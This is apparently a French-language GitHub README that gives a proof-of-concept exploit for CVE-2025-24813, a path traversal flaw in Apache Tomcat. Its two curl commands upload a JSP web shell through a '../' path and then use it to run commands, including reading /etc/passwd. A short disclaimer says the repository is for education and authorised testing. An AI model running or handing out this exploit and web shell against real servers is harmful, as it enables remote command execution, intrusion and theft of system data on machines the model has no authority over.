 muhammadwaseem29/cve-2025-24813
Apache Tomcat est vulnérable à un problème d'équivalence de chemin / de traversée de répertoire en raison d'une gestion incorrecte des séquences ../ dans les chemins.

Apache Tomcat est vulnérable à un problème d'équivalence de chemin / traversée de répertoire dû à une gestion incorrecte des séquences ../ dans les chemins.
ID CVE : CVE-2025-24813
Lien de référence : https://github.com/advisories/GHSA-83qj-6fr2-vhqg

1. Envoyer une requête curl avec la méthode PUT :
curl -X PUT "http://target.com/uploads/../webapps/ROOT/updates.jsp" \
  -H "Content-Type: application/x-jsp" \
  --data-raw '<%@ page import="java.io.*" %>
<html><body>
<form method="GET"><input type="text" name="cmd"><input type="submit" value="Run"></form>
<% if(request.getParameter("cmd") != null) {
Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
BufferedReader r = new BufferedReader(new InputStreamReader(p.getInputStream()));
String l; while((l=r.readLine())!=null){ out.println(l+"<br>"); } } %>
</body></html>' -i

2. Accéder directement au fichier téléchargé :
curl "http://target.com/updates.jsp?cmd=cat/etc/passwd" -i
Ce dépôt est créé à des fins éducatives et pour des tests autorisés uniquement.
Toute utilisation non autorisée contre des systèmes sans permission explicite est illégale.
